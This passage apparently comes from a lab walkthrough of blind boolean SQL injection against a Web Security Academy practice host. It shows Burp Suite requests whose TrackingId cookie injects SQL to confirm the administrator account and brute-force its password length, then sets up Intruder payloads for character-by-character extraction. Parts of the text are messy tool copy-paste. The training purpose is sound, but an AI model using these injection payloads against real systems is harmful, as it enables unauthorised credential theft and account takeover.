7	Upgrade-Insecure-Requests: 1				</p>		
							
					My account		

The output confirms the administrator username exists in DB.

Now, we will enumerate the administrator's password. We'll do this by asking if the first letter of the password is 'a'. If yes, then output a message. Otherwise, try 'b', then 'c' until the welcome message comes last to 'z'. If the welcome message is found, move to the second letter and iterate from a-z. If the welcome message is found, move to the third letter, and so on.

But first, we will determine the length of the password.

Request			Response				
	Pretty	Raw	Hex		Pretty	Raw	Hex
1	GET / HTTP/2				<p>		
2	Host: 0a7f005b04dfdb0581eb7ba8005500e1.web-security-academy.net				</p>		
3	Cookie: TrackingId=35Lf31qBjTPihZ8F+AND+(SELECT+username+FROM+users+WHERE+username='administrator')+AND+LENGTH(password)>1)%3d'administrat			46	<div>		
4	istrator; session=hfBPCglwTr3i6FdHBgrKqxQpxY4Ak9LU				Welcome back!		
5	Sec-Ch-Ua: "Chromium";v="123", "Not:A-Brand";v="8"				</div>		
6	Sec-Ch-Ua-Mobile: ?0				<p>		
7	Sec-Ch-Ua-Platform: "Linux"				</p>		
8	Upgrade-Insecure-Requests: 1						
	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36				My account		
							
					<p>		
							\

It will print a welcome message if the username administrator is the equal administrator and the length of its password is greater than 1, obviously. We'll brute this number until it gets equal to the exact password length:

Choose an attack type
Attack type: Sniper

Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: https://0a7f005b04dfdb0581eb7ba8005500e1.web-security-academy.net

```
1 GET / HTTP/2
2 Host: 0a7f005b04dfdb0581eb7ba8005500e1.web-security-academy.net
3 Cookie: TrackingId=35Lf31qBjTPihZ8F+AND+(SELECT+username+FROM+users+WHERE+username='administrator')+AND+LENGTH(password)=1)%3d'administrat
4 istrator; session=hfBPCglwTr3i6FdHBgrKqxQpxY4Ak9LU
5 Sec-Ch-Ua: "Chromium";v="123", "Not:A-Brand";v="8"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
```

Add parameter to number.

1 × 2 × +

Positions Payloads Resource pool Settings

② **Payload sets**

You can define one or more payload sets. The number of payload sets defined here defines the number of parallel requests.

Payload set: 1 **Payload count:** 50
Payload type: Numbers **Request count:** 50

② **Payload settings [Numbers]**

This payload type generates numeric payloads within a given range and with a specific step size.

Number range

Type: Sequential Random

From: 1
To: 50
Step: 1
How many: 50

Number format

Base: Decimal Hex

Min integer digits: 0
Max integer digits: 2
Min fraction digits: 0
Max fraction digits: 0

Add a number from 1 to say 25. And start the attack.

... continued.